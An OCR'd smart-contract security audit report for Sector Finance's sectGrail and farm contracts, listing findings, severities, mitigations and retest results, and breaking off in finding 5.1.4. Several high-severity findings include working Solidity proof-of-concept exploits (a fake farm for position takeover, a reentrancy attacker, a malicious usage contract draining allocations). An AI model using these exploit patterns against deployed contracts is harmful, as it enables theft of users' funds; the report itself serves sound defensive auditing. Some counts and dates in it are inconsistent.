CHAIN TROOPERS

Sector Finance

Contracts

Security Assessment Report

May 18th, 2023

Version 1.1

CONFIDENTIAL


Table of Contents

1 Executive Summary

1.1 Introduction

The report contains the results of Sector Finance Contracts security assessment that took place from April 27th, 2023, to May 12th, 2023. The security engineers performed an in-depth manual analysis of the provided functionalities, and uncovered issues that may be used by adversaries to affect the confidentiality, the integrity, and the availability of the in-scope components.

In total, the team identified twenty (20) vulnerabilities. There were also fifteen (15) informational issues of no-risk.



All the identified vulnerabilities are presented in the report, including their impact and the proposed mitigation strategy, and are ordered by their severity.

A retesting phase was carried out on May 18th, 2022, and the results are presented in Section 6.

1.2 Assessment Results

The assessment results revealed that the in-scope application components were mainly vulnerable to four (4) Business Logic and Data Validation issues of HIGH risk. Regarding the Data Validation issues, it was identified that the externally accessible "*depositIntoFarm*" function of the "*SectGrail.sol*" contract did not validate the user-controlled arguments, including the provided farm parameter, while it was using a single, shared mapping (called "*positionOwners*") to maintain the connections between the position identifiers and the corresponding owner addresses, for all the associated farms. As a result, adversaries could invoke the function using malicious farms that were able to generate specific position identifiers belonging to other legitimate users of "*SectGrail.sol*" contract, overwriting this mapping and effectively taking over their positions (*"5.1.1 - Position overtake due to unvalidated input parameters in 'depositIntoFarm' at 'SectGrail.sol'"*). Similar issues were found to affect the "allocate" and "deallocate" functionalities of the "*SectGrail.sol*" contract. In both cases it was found that the externally accessible functionalities did not validate the user-controlled arguments, including the provided "usageAddress" and "usageData" parameters, permitting adversaries to deallocate an arbitrary amount of "*XGrailTokens*" from any position, or to allocate the whole balance into an arbitrary selected malicious contract that does not allow deallocations (*"5.1.3 - Malicious unvalidated usage address can allocate the whole XGrailToken balance in "allocate" at "sectGrail.sol"", "5.1.4 - Attacker may deallocate from any position due to unvalidated parameters in "deallocate" at "sectGrain.sol""*), making it impossible for the original holders to allocate their *"XGrailTokens"* for their own benefit, and leading to a Denial of Service (DoS) attack.

In reference to the High-risk Business Logic issue, the team identified that the function "*allocate*()" of the "*sectGrail*.sol" contract, was affected by a Reentrancy vulnerability *("5.1.2 - Reentrancy attack in "allocate()" at "sectGrail.sol"")* allowing adversaries to circumvent the security control in the "*_beforeTokenTransfer*" function hook, that validates this allocation mapping to ensure that the funds being transferred are not already allocated, and create more allocations than their available balance.

The in-scope components were also affected by three (3) Data Validation, Access Control and Business Logic vulnerabilities of MEDIUM risk. Regarding the MEDIUM-risk Data Validation issue, it was found that the externally accessible

"*withdrawFromFarm*" function of the "*SectGrail*.sol" contract does not strictly validate the farm that will be used to withdraw the tokens from the user's current position *("5.2.2 - Arbitrary lp and grailtoken withdrawal due to unvalidated input parameters in "withdrawFromFarm" at "SectGrail.sol"")*, allowing adversaries to use a malicious farm to circumvent the withdrawal process and retrieve any available "*lp*" or "*grailtoken*" in the contract. In reference to "Access Control" MEDIUM-risk issue, it was identified that the function "*harvestFarm"* of the "*SectGrail.sol*" contract accepts as argument a user-controlled array of tokens and proceeds to transfer the whole balance of each of these tokens to the sender *("5.2.3 - Unsafe token transfers in "harvestFarm()" at "sectGrail.sol""),* acting as an external sweep function that anyone can call to obtain any tokens that were not yet harvested but remain available in the contract. Finally, regarding the business logic issues, it was found that the "se*ctGrail.sol"* contract was designed to allow interaction with multiple farm addresses, while there was only a single *positionOwners* mapping to maintain the connection between the position identifiers and the corresponding owner addresses *("5.2.1 - Single positionOwners mapping corresponding to multiple farms at "sectGrail.sol").* As a result, if different farms are deployed in production, the same position identifier may be selected by luck, potentially leading to data collision.

There were also thirteen (13) vulnerabilities of LOW risk and fifteen (15) findings of no-risk (INFORMATIONAL). Chaintroopers recommend the immediate mitigation of all HIGH and MEDIUM-risk issues. It is also advisable to address all LOW and INFORMATIONAL findings to enhance the overall security posture of the components.

1.2.1 Retesting Results

Results from retesting carried out in May 2023, determined that all HIGH and MEDIUM risk vulnerabilities (7 out of 7 vulnerabilities) have been successfully mitigated (see sections *5.1.1, 5.1.2, 5.1.3, 5.1.4, 5.2.1, 5.2.2* and *5.2.3).*

Furthermore, seventeen findings (17 out of 28 findings) bearing LOW or no risk (INFORMATIONAL), were also successfully addressed (see sections *5.3.1, 5.3.2, 5.3.4, 5.3.5, 5.3.6, 5.3.7, 5.3.8, 5.3.9, 5.3.10, 5.3.11, 5.3.12, 5.3.13, 5.4.6, 5.4.7, 5.4.9, 5.4.10* and *5.4.11*).

One LOW risk issue was partially fixed and was downgraded to INFORMATIONAL (see section *5.3.3*). Finally, the remaining INFORMATIONAL findings (11 out 28) bearing no risk were marked as accepted (see sections *5.3.3*, *5.4.1*, *5.4.2*, *5.4.3*, *5.4.4*, *5.4.5*, *5.4.8*, *5.4.12*, *5.4.13*, *5.4.14* and *5.4.15*).

More information regarding the retesting results can be found in Section 6.

1.3 Summary of Findings

The following findings were identified in the examined source code:

Vulnerability Name	Status	Status after Retest	Page
Position overtake due to unvalidated input parameters in 'depositIntoFarm' at 'SectGrail.sol'	HIGH	CLOSED	16
Reentrancy attack in "allocate()" at "sectGrail.sol"	HIGH	CLOSED	21
Malicious unvalidated usage address can allocate the whole XGrailToken balance in "allocate" at "sectGrail.sol"	HIGH	CLOSED	26
Attacker may deallocate from any position due to unvalidated parameters in "deallocate" at "sectGrain.sol"	HIGH	CLOSED	31
Single positionOwners mapping corresponding to multiple farms at "sectGrail.sol"	MEDIUM	CLOSED	37
Arbitrary lp and grailtoken withdrawal due to unvalidated input parameters in "withdrawFromFarm" at "SectGrail.sol"	MEDIUM	CLOSED	39
Unsafe token transfers in "harvestFarm()" at "sectGrail.sol"	MEDIUM	CLOSED	42
External user might benefit from leftover tokens in "harvest" at "HLPCore.sol"	LOW	CLOSED	44
Unsafe maximum approval for an unvalidated address in "depositIntoFarm" at "sectGrail.sol"	LOW	CLOSED	46
ERC20 tokens might not implement "decimals" function	LOW	INFO / ACCEPTED RISK	48

Missing empty array check in "harvestFarm" at "sectGrail.sol"	LOW	CLOSED	51
Missing reentrancy attack protection in "deallocate" and "allocate" at "sectGrail.sol"	LOW	CLOSED	53
Event not emitted in "transferSectGrail" and "deallocateSectGrail" functionalities at "CamelotSectGrailFarm.sol"	LOW	CLOSED	55
Lack of circuit breaker in "SectGrail.sol"	LOW	CLOSED	57
Usage of Deprecated safeApprove() at AaveModule.sol	LOW	CLOSED	59
Usage of Deprecated safeApprove() at CamelotFarm.sol	LOW	CLOSED	61
Usage of Deprecated safeApprove() at CamelotSectGrailFarm.sol	LOW	CLOSED	63
Usage of Deprecated safeApprove() at SectGrail.sol	LOW	CLOSED	65
Usage of Deprecated safeApprove() at SolidlyFarm.sol	LOW	CLOSED	67
Unvalidated address in "transferSectGrail" functionality at "CamelotSectGrailFarm.sol"	LOW	CLOSED	69
Unvalidated addresses in constructor at "SolidlyFarm.sol"	INFO	ACCEPTED RISK	71
Unvalidated addresses in constructor at "CamelotSectGrailFarm.sol"	INFO	ACCEPTED RISK	73
Unvalidated addresses in constructor at "AaveModule.sol"	INFO	ACCEPTED RISK	75
Unvalidated addresses in constructor at "CamelotFarm.sol"	INFO	ACCEPTED RISK	77

Unvalidated addresses in "initialize()" at "sectGrail.sol"	INFO	ACCEPTED RISK	79
positionOwners mapping not updated when position is deleted in "withdrawFromFarm" at "sectGrail.sol"	INFO	CLOSED	80
Inconsistent return value in "_harvestLending" at "CompoundFarm.sol"	INFO	CLOSED	82
Centralization Risk due to high amount of approved tokens allowance	INFO	ACCEPTED RISK	85
No upper bound check for array length in "harvestFarm()" at "sectGrail.sol"	INFO	CLOSED	87
Floating pragma in multiple contracts	INFO	CLOSED	89
Inconsistent return value in "_harvestFarm" at "CamelotSectGrailFarm.sol"	INFO	CLOSED	91
Update of parameters and addresses is not possible after initialization at "sectGrail.sol"	INFO	ACCEPTED RISK	94
No upper bound check for array length in "_harvestFarm()" at "SolidlyFarm.sol"	INFO	ACCEPTED RISK	95
Update of parameters and addresses is not possible after initialization at "CamelotSectGrailFarm.sol"	INFO	ACCEPTED RISK	97
Update of parameters and addresses is not possible after initialization at "SolidlyFarm.sol"	INFO	ACCEPTED RISK	99

2 Assessment Description

2.1 Target Description

Sector Finance provides a decentralized application that creates risk-adjusted financial products and informs users about their risk exposures in order to accelerate the adoption of digital assets. Sector Finance consists of three core products: (a) The risk engine, (b) the Single-strategy investments vaults and (c) the Aggregator vaults. The risk engine evaluates and organizes the crypto-risk of the single-strategy investment vaults. The platform then creates structured product vaults that aggregate investment strategies to match the exact risk profile of a user.

2.2 In-Scope Components

The team was tasked to assess the latest changes regarding the delta-neutral farms using AAVE.

The in-scope components were located at the following URL:

https://github.com/sector-fi/sector-contracts

Component	Commit Identifier
Delta-Neutral Farms using AAVE (https://github.com/sector-fi/sector-contracts/pull/93)	*119efedefc244b51cc0d10e04ac44067e27c451a*
1st Update in Delta-Neutral Farms using AAVE	*b3557286dfcd575316c8f47fec8b1ba11eae3a63*
2nd Update in Delta-Neutral Farms using AAVE (https://github.com/sector-fi/sector-contracts/pull/95)	*2466d373f344b5150b880fa0cc321908c6a937ea*
Delta-Neutral Farms using AAVE (retest) (commits/feat/farmAuditFixes)	*d9a96c40981155391d3b0c320dcd100c222b4754*

3 Methodology

3.1 Assessment Methodology

Chaintroopers' methodology attempts to bridge the penetration testing and source code reviewing approaches in order to maximize the effectiveness of a security assessment.

Traditional pentesting or source code review can be done individually and can yield great results, but their effectiveness cannot be compared when both techniques are used in conjunction.

In our approach, the application is stress tested in all viable scenarios though utilizing penetration testing techniques with the intention to uncover as many vulnerabilities as possible. This is further enhanced by reviewing the source code in parallel to optimize this process.

When feasible our testing methodology embraces the Test-Driven Development process where our team develops security tests for faster identification and reproducibility of security vulnerabilities. In addition, this allows for easier understanding and mitigation by development teams.

Chaintroopers' security assessments are aligned with OWASP TOP10 and NIST guidance.

This approach, by bridging penetration testing and code review while bringing the security assessment in a format closer to engineering teams has proven to be highly effective not only in the identification of security vulnerabilities but also in their mitigation and this is what makes Chaintroopers' methodology so unique.

3.2 Smart Contracts

The testing methodology used is based on the empirical study "Defining Smart Contract Defects on Ethereum" by J. Chen, X. Xia, D. Lo, J. Grundy, X. Luo and T. Chen, in IEEE Transactions on Software Engineering, and the security best practices as described in "Security Considerations" section of the solidity wiki.

The following is a non-exhaustive list of security vulnerabilities that are identified by our methodology during the examination of the in-scope contract:

- Unchecked External Calls
- Strict Balance Equality
- Transaction State Dependency
- Hard Code Address
- Nested Call
- Unspecified Compiler Version
- Unused Statement
- Missing Return Statement
- Missing Reminder
- High Gas Consumption Function Type
- DoS Under External Influence
- Unmatched Type Assignment
- Re-entrancy
- Block Info Dependency
- Deprecated APIs
- Misleading Data Location
- Unmatched ERC-20 standard
- Missing Interrupter
- Greedy Contract
- High Gas Consumption Data Type

4 Scoring System

4.1 CVSS

All issues identified as a result of Chaintroopers' security assessments are evaluated based on Common Vulnerability Scoring System version 3.1 (https://www.first.org/cvss/).

With the use of CVSS, taking into account a variety of factors a final score is produced ranging from 0 up to 10. The higher the number goes the more critical an issue is.

The following table helps provide a qualitative severity rating:

Rating	CVSS Score
None/Informational	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Issues reported in this document contain a CVSS Score section, this code is provided as an aid to help verify the logic of the team behind the evaluation of a said issue. A CVSS calculator can be found in the following URL:

https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

5 Identified Findings

5.1 High Severity Findings

5.1.1 Position overtake due to unvalidated input parameters in 'depositIntoFarm' at 'SectGrail.sol'

Description	HIGH

The team identified that the business logic in the "*depositIntoFarm*" function at "*SectGrail.sol*" contract, allows adversaries to overtake existing positions of other users.

The issue exists because the function is marked as *external*, allowing other contracts or transactions to directly invoke its execution, while at the same time no sanity check is performed in the provided arguments. Furthermore, as described in issue *"5.2.1 - Single positionOwners mapping corresponding to multiple farms at "sectGrail.sol""*, a single shared mapping (called "positionOwners") is used to maintain the connections between the position identifiers and the corresponding owner addresses, for all the associated farms.

More precisely, it was found that when the "*positionId*" is equal to zero, the functionality computes the new "*positionId*" using the function "*lastTokenId*()" of the external, user-defined contract "_farm", without performing any sanity checks to verify if the received value already exists in the shared "*positionOwners*" mapping. Instead, the received value is used to update (or even overwrite) the mapping.

As a result, an adversary can abuse this issue to become the owner of any position, using a malicious farm contract that is able to return user-controlled position identifiers that will be used to overwrite the existing, legitimate position identifiers.

The issue can be seen below at lines 81-84:

```
File: src/strategies/modules/camelot/sectGrail.sol
69:         function depositIntoFarm(
70:                 INFTPool _farm,
71:                 uint256 amount,
```

```
72:                 uint256 positionId,
73:                 address lp
74:         ) external nonReentrant returns (uint256) {
            ...
81:                 if (positionId == 0) {
82:                         positionId = _farm.lastTokenId() + 1;
83:                         _farm.createPosition(amount, 0);
84:                         positionOwners[positionId] = msg.sender;
85:                 } else {
86:                         if (positionOwners[positionId] != msg.sender)
revert NotPositionOwner();
87:                         _farm.addToPosition(positionId, amount);
88:                 }
           ...
92:          }
```

The following test case can be used as a Proof of concept (PoC):

File: src/tests/strategy/hlp/CamelotExploit.t.sol

```
pragma solidity 0.8.16;
import {IStrategy} from "interfaces/IStrategy.sol";
import {HLPSetup, SCYVault, HLPCore} from "./HLPSetup.sol";
import {CamelotFarm, IXGrailToken, INFTPool} from
"strategies/modules/camelot/CamelotFarm.sol";
import {CamelotSectGrailFarm, ISectGrail} from
"strategies/modules/camelot/CamelotSectGrailFarm.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {sectGrail as SectGrail} from
"strategies/modules/camelot/sectGrail.sol";
import "hardhat/console.sol";

interface ISectGrailExt {
    function positionOwners(uint256 _positionId) external view returns
(address);
    function depositIntoFarm(address _farm, uint256 amount, uint256
positionId, address lp)
        external
        returns (uint256);
}

contract CamelotFarmExploitTest is HLPSetup {
```

```
    function getStrategy() public pure override returns (string memory) {
        return "HLP_USDC-ETH_Camelot_arbitrum";
    }

    CamelotSectGrailFarm cFarm;
    INFTPool farm;
    ISectGrail sectGrail;
    IXGrailToken xGrailToken;
    IERC20 grailToken;

    function setupHook() public override {
        cFarm = CamelotSectGrailFarm(address(strategy));
        farm = INFTPool(cFarm.farm());
        sectGrail = cFarm.sectGrail();
        xGrailToken = sectGrail.xGrailToken();
        grailToken = IERC20(sectGrail.grailToken());
    }

    function testExploit() public {
        if (!compare(contractType, "CamelotAave")) return;
        address attacker = address(0xdecafbad);
        uint256 amnt = getAmnt();
        deposit(self, amnt);
        harvest();
        uint256 positionId = cFarm.positionId();

        // Ensure that the previous positionOwner was not the attacker.
      assert(ISectGrailExt(address(sectGrail)).positionOwners(positionId)
!= attacker);
        vm.startPrank(attacker);
        // Utilize the fakeFarm to claim position ownership.
        FakeFarm _fakeFarm = new FakeFarm(positionId);
    ISectGrailExt(address(sectGrail)).depositIntoFarm(address(_fakeFarm),
0, 0, address(sectGrail));
        // The owner is now the attacker.
      assert(ISectGrailExt(address(sectGrail)).positionOwners(positionId)
== attacker);
        vm.stopPrank();
    }}
```

```
contract FakeFarm {
    address owner;
    uint256 positionId;
    constructor(uint256 _positionId) {
        positionId = _positionId - 1;
    }
    function lastTokenId() public view returns (uint256) {
        // random
        return positionId;
    }
    function createPosition(uint256, uint256) public {}
    function addToPosition(uint256, uint256) public {}}
}
```

Impact

It is possible to overate any position via the externally accessible `*depositIntoFarm*` function, using a malicious farm contract.

Recommendation

It is advisable to perform strict validation in the provided user-controlled arguments. For example, a white-list approach can be used to validate that the user-provided farm is included in a list of trusted farms.

Furthermore, it is recommended to introduce a security control to verify that the position identifier is not already in-use in the "*positionOwners*" mapping. This can be implemented using a `*require*` statement before setting the `positionOwners` mapping to ensure that the identifier is not already configured:

```
81:         if (positionId == 0) {
82:               positionId = _farm.lastTokenId() + 1;
83:               require(positionOwner[positionId] == address(0),
"PositionId in use");
83:               _farm.createPosition(amount, 0);
84:               positionOwners[positionId] = msg.sender;
```

```
85:         }
```

Another solution is to utilize an internal counter for "*positionId*", instead of relying on external data, or to support a separate mapping for each provided farm, as described in the recommendation of issue *"5.2.1 - Single positionOwners mapping corresponding to multiple farms at "sectGrail.sol""*.

Finally, it is advisable to examine if the specific functionality needs to be externally accessible.

CVSS Score

AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:H/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.1.2 Reentrancy attack in "allocate()" at "sectGrail.sol"

Description	HIGH

The team identified that the function "*allocate*()" at "*sectGrail*.sol" contract, is affected by a Reentrancy attack. This type of attack occurs, when a vulnerable contract sends ether to an attacker-controlled contract, which contains malicious code in its fallback function or when a callback function is used in an attacker-controlled contract. The malicious code will be automatically invoked and will typically execute a function on the vulnerable contract, performing operations not expected by the developer.

In the specific case, the function is neither protected using the "*nonReentrant*" modifier (as described in issue *"5.3.5 - Missing reentrancy attack protection in "deallocate" and "allocate" at "sectGrail.sol""*) nor follows the "*check-effect-interaction*" pattern, making such reentrancy attacks possible. Additionally, the "*usageAddress*" argument of the functionality is user-controlled and not sanitized, while the "xGrailToken.allocate()" operation contains a callback to the "*allocate*" function of that attacker-controlled contract. Finally, the mapping that maintains the allocations of each user ("allocations[msg.sender]") is increased *after* this external call.

An adversary can exploit this issue in order to circumvent the security control in the "*_beforeTokenTransfer*" function hook, that validates this allocation mapping to ensure that the funds being transferred are not already allocated.

For example, the adversary can create a malicious contract that transfers the tokens using the user-controlled "*allocate()*" callback, before the mapping is updated with the new values by the legitimate "allocate()" functionality of the "*sectGrail.sol*" contract. As a result, they can both allocate the tokens and transfer them at the same time, ending up having zero sect grail balance and a positive number of allocations.

The issue exists in the following location:

```
File: src/strategies/modules/camelot/sectGrail.sol
160:  function allocate(
161:          address usageAddress,
```

```
162:        uint256 amount,
163:        bytes memory usageData
164:    ) public {
                ....
173:        xGrailToken.allocate(usageAddress, amount, usageData);
174:        allocations[msg.sender] = allocated + amount;
175:        emit Allocate(msg.sender, usageAddress, amount, usageData);
176:    }
```

If we call the "*transfer*" function during the reentrant call, the current allocation will be 0, thus we will be able to transfer the tokens before the mapping is updated.

```
File: src/strategies/modules/camelot/sectGrail.sol
195:    function _beforeTokenTransfer(
196:        address from,
197:        address to,
198:        uint256 amount
199:    ) internal override {
200:        super._beforeTokenTransfer(from, to, amount);
201:        if (from == address(0)) return;
202:        uint256 currentAllocation = allocations[msg.sender];
203:        uint256 unAllocated = balanceOf(msg.sender) -
currentAllocation;
204:        if (amount > unAllocated) revert
CannotTransferAllocatedTokens();
205:    }
```

The following test case can be used as a Proof of concept (PoC):

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.16;
import {IStrategy} from "interfaces/IStrategy.sol";
import {HLPSetup, SCYVault, HLPCore} from "./HLPSetup.sol";
import {CamelotFarm, IXGrailToken, INFTPool} from
"strategies/modules/camelot/CamelotFarm.sol";
import {CamelotSectGrailFarm, ISectGrail} from
```

```
"strategies/modules/camelot/CamelotSectGrailFarm.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {sectGrail as SectGrail} from
"strategies/modules/camelot/sectGrail.sol";
import "hardhat/console.sol";
interface ISectGrailExt {
    function transfer(address to, uint256 amount) external returns
(bool);
    function balanceOf(address who) external view returns (uint256);
}
contract CamelotAllocateReentrancyTest is HLPSetup {
    function getStrategy() public pure override returns (string memory) {
        return "HLP_USDC-ETH_Camelot_arbitrum";
    }
    CamelotSectGrailFarm cFarm;
    INFTPool farm;
    ISectGrail sectGrail;
    IXGrailToken xGrailToken;
    IERC20 grailToken;
    function setupHook() public override {
        cFarm = CamelotSectGrailFarm(address(strategy));
        farm = INFTPool(cFarm.farm());
        sectGrail = cFarm.sectGrail();
        xGrailToken = sectGrail.xGrailToken();
        grailToken = IERC20(sectGrail.grailToken());
    }
    function testReentrancy() public {
        if (!compare(contractType, "CamelotAave")) return;
        address attacker = address(0xdecafbad);
        uint256 amnt = getAmnt();
        deposit(self, amnt);
        harvest();
        uint256 allocated = sectGrail.getAllocations(address(strategy));
        cFarm.deallocateSectGrail(allocated);
        // Transfer some sectGrail tokens from the strategy to the
attacker.
        vm.startPrank(address(strategy));
        ISectGrailExt(address(sectGrail)).transfer(
            attacker,
ISectGrailExt(address(sectGrail)).balanceOf(address(strategy))
        );
```

```
        vm.stopPrank();
        vm.startPrank(attacker);
        // The total possible allocations of the attacker is Allocated +
NonAllocated
        uint256 possibleAllocations =
sectGrail.getNonAllocatedBalance(attacker) +
sectGrail.getAllocations(attacker);
        // Deploy malicious contract and transfer the tokens to it.
        Attacker _maliciousContract = new Attacker(sectGrail);
        ISectGrailExt(address(sectGrail)).transfer(
            address(_maliciousContract),
ISectGrailExt(address(sectGrail)).balanceOf(attacker)
        );
        _maliciousContract.allocate(address(0x0), possibleAllocations,
"");
        // Malicious contract now has more allocations than its balance.
        assertGt(
            sectGrail.getAllocations(address(_maliciousContract)),

ISectGrailExt(address(sectGrail)).balanceOf(address(_maliciousContract))
        );
        vm.stopPrank();
    }}

contract Attacker {
    address owner;
    ISectGrail sectGrail;
    constructor(ISectGrail _sectGrail) {
        owner = msg.sender;
        sectGrail = _sectGrail;
    }
    function allocate(address, uint256 amount, bytes calldata) external {
        if (msg.sender == owner) {
            sectGrail.allocate(address(this), amount, "");
        } else {
            ISectGrailExt(address(sectGrail)).transfer(
                owner,
ISectGrailExt(address(sectGrail)).balanceOf(address(this))
            );
        }
```

```
    }}
```

Impact

An adversary can abuse this issue to create more allocations than their available balance.

Recommendation

It is advisable to change the order of lines 174 and 175, so the "*check-effect-interaction*" pattern is enforced.

Additionally, it is recommended to enforce strict validation on all user-provided arguments. For example, a white-list approach can be used to validate that the user-provided "*usageAddress*" is included in a list of trusted addresses.

Another solution would be to use the "*nonReentrant*" modifier, as described in issue *"5.3.5 - Missing reentrancy attack protection in "deallocate" and "allocate" at "sectGrail.sol""*.

Finally, it is advisable to examine if the specific functionality needs to be externally accessible.

CVSS Score

AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:H/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.1.3 Malicious unvalidated usage address can allocate the whole XGrailToken balance in "allocate" at "sectGrail.sol"

Description	HIGH

The team identified that the "*allocate*" function at "*sectGrail.sol*" contract, approves the user-defined "*usageAddress*" to allocate or deallocate the whole contract's "*XGrailToken"* balance, via the "*approveUsage*" function. An adversary could abuse this issue to allocate the whole balance into an arbitrary selected malicious contract, making it impossible for the original holders to allocate their "*XGrailTokens"* for their own benefit.

The issue exists because the function is marked as *external*, allowing other contracts or transactions to directly invoke its execution, while at the same time no sanity check is performed in the provided arguments, such as the "*usageAddress*". Furthermore, as described in issue *"5.4.8 - Centralization Risk due to high amount of approved tokens allowance"*", approving a significant amount of contract's balance increases the risk of unauthorized fund usage or extraction by malicious actors.

The issue exists in the following location:

```
File: src/strategies/modules/camelot/sectGrail.sol
160:          function allocate(
161:                  address usageAddress,
162:                  uint256 amount,
163:                  bytes memory usageData
164:          ) public {
              ...
170:                  if (xGrailToken.getUsageApproval(address(this),
usageAddress) < amount)
171:                          xGrailToken.approveUsage(usageAddress,
type(uint256).max);
              ...
176:          }
```

The following test case can be used as a Proof of concept (PoC):

```
pragma solidity 0.8.16;
import {IStrategy} from "interfaces/IStrategy.sol";
import {HLPSetup, SCYVault, HLPCore} from "./HLPSetup.sol";
import {CamelotFarm, IXGrailToken, INFTPool} from
"strategies/modules/camelot/CamelotFarm.sol";
import {CamelotSectGrailFarm, ISectGrail} from
"strategies/modules/camelot/CamelotSectGrailFarm.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import {sectGrail as SectGrail} from
"strategies/modules/camelot/sectGrail.sol";
import "hardhat/console.sol";
interface ISectGrailExt {
    function transfer(address to, uint256 amount) external returns
(bool);
    function balanceOf(address who) external view returns (uint256);
}
contract CamelotUnauthXGrailUsageTest is HLPSetup {
    function getStrategy() public pure override returns (string memory) {
        return "HLP_USDC-ETH_Camelot_arbitrum";
    }
    CamelotSectGrailFarm cFarm;
    INFTPool farm;
    ISectGrail sectGrail;
    IXGrailToken xGrailToken;
    IERC20 grailToken;
    function setupHook() public override {
        cFarm = CamelotSectGrailFarm(address(strategy));
        farm = INFTPool(cFarm.farm());
        sectGrail = cFarm.sectGrail();
        xGrailToken = sectGrail.xGrailToken();
        grailToken = IERC20(sectGrail.grailToken());
    }
    function testUnauthorizedAllocationViaMaliciousUsageContract() public
{
        if (!compare(contractType, "CamelotAave")) return;
        address attacker = address(0xdecafbad);
        address sectGrailUser = address(0x1234);
        uint256 amnt = getAmnt();
        deposit(self, amnt);
        harvest();
```

```
        uint256 allocated = sectGrail.getAllocations(address(strategy));
        cFarm.deallocateSectGrail(allocated);
        // Transfer just 1 sectGrail to the attacker.
        vm.startPrank(address(strategy));
        ISectGrailExt(address(sectGrail)).transfer(attacker, 1);
        // Transfer some sectGrail balance to the user too.
        ISectGrailExt(address(sectGrail)).transfer(sectGrailUser, 1000);
        vm.stopPrank();
        // Ensure that attacker's sectGrail balance is 1
        assertEq(ISectGrailExt(address(sectGrail)).balanceOf(attacker),
1);
        // Ensure that sectGrail contract has some balance of
xGrailTokens
        assertGt(xGrailToken.balanceOf(address(sectGrail)), 0);
        vm.startPrank(attacker);
        MaliciousUsageContract _maliciousContract = new
MaliciousUsageContract(address(sectGrail), xGrailToken);
        // // allocate with usageAddress = address(_maliciousContract),
so it becomes maxApproved.
        sectGrail.allocate(address(_maliciousContract), 1, "");
        _maliciousContract.allocateAll();
        vm.stopPrank();
        // We must have taken out the whole balance of xGrailTokens
        assertEq(xGrailToken.balanceOf(address(sectGrail)), 0);
        vm.startPrank(sectGrailUser);
        // ensure sectGrailUser has enough balance to allocate
        assertGt(sectGrail.getNonAllocatedBalance(sectGrailUser), 1);
        // allocation should fail
        vm.expectRevert("ERC20: transfer amount exceeds balance");
        // non malicious user trying to allocate.
        sectGrail.allocate(address(_maliciousContract), 1, "");
        vm.stopPrank();
    }}
contract MaliciousUsageContract {
    address owner;
    address sectGrail;
    IXGrailToken xGrail;
    constructor(address _sectGrail, IXGrailToken _xGrailToken) {
        owner = msg.sender;
        sectGrail = _sectGrail;
```

```
        xGrail = _xGrailToken;
    }
    /// @dev needed for XGrailToken.allocate callback
    function allocate(address, uint256, bytes calldata) external {}
    /// @dev allocate all the XGrailTokens to this contract's address.
    function allocateAll() external {
        require(msg.sender == owner, "Only owner");
        xGrail.allocateFromUsage(sectGrail, xGrail.balanceOf(sectGrail));
    }}
```

Impact

An attacker can allocate any number of XGrailTokens the sectGrail contract owns, making it impossible for the original holders to allocate them for their own benefit.

Recommendation

It is advisable to limit the approval number to the required amount in the `*approveUsage*` function call.

Additionally, it is recommended to enforce strict validation on all user-provided arguments. For example, a white-list approach can be used to validate that the user-provided "*usageAddress*" is included in a list of trusted addresses.

```
170:                if (xGrailToken.getUsageApproval(address(this),
usageAddress) < amount)
171:                        xGrailToken.approveUsage(usageAddress,
amount);
```

Finally, it is advisable to examine if the specific functionality needs to be externally accessible.

CVSS Score

AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:H/E:P/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

5.1.4 Attacker may deallocate from any position due to unvalidated parameters in "deallocate" at "sectGrain.sol"

Description	HIGH

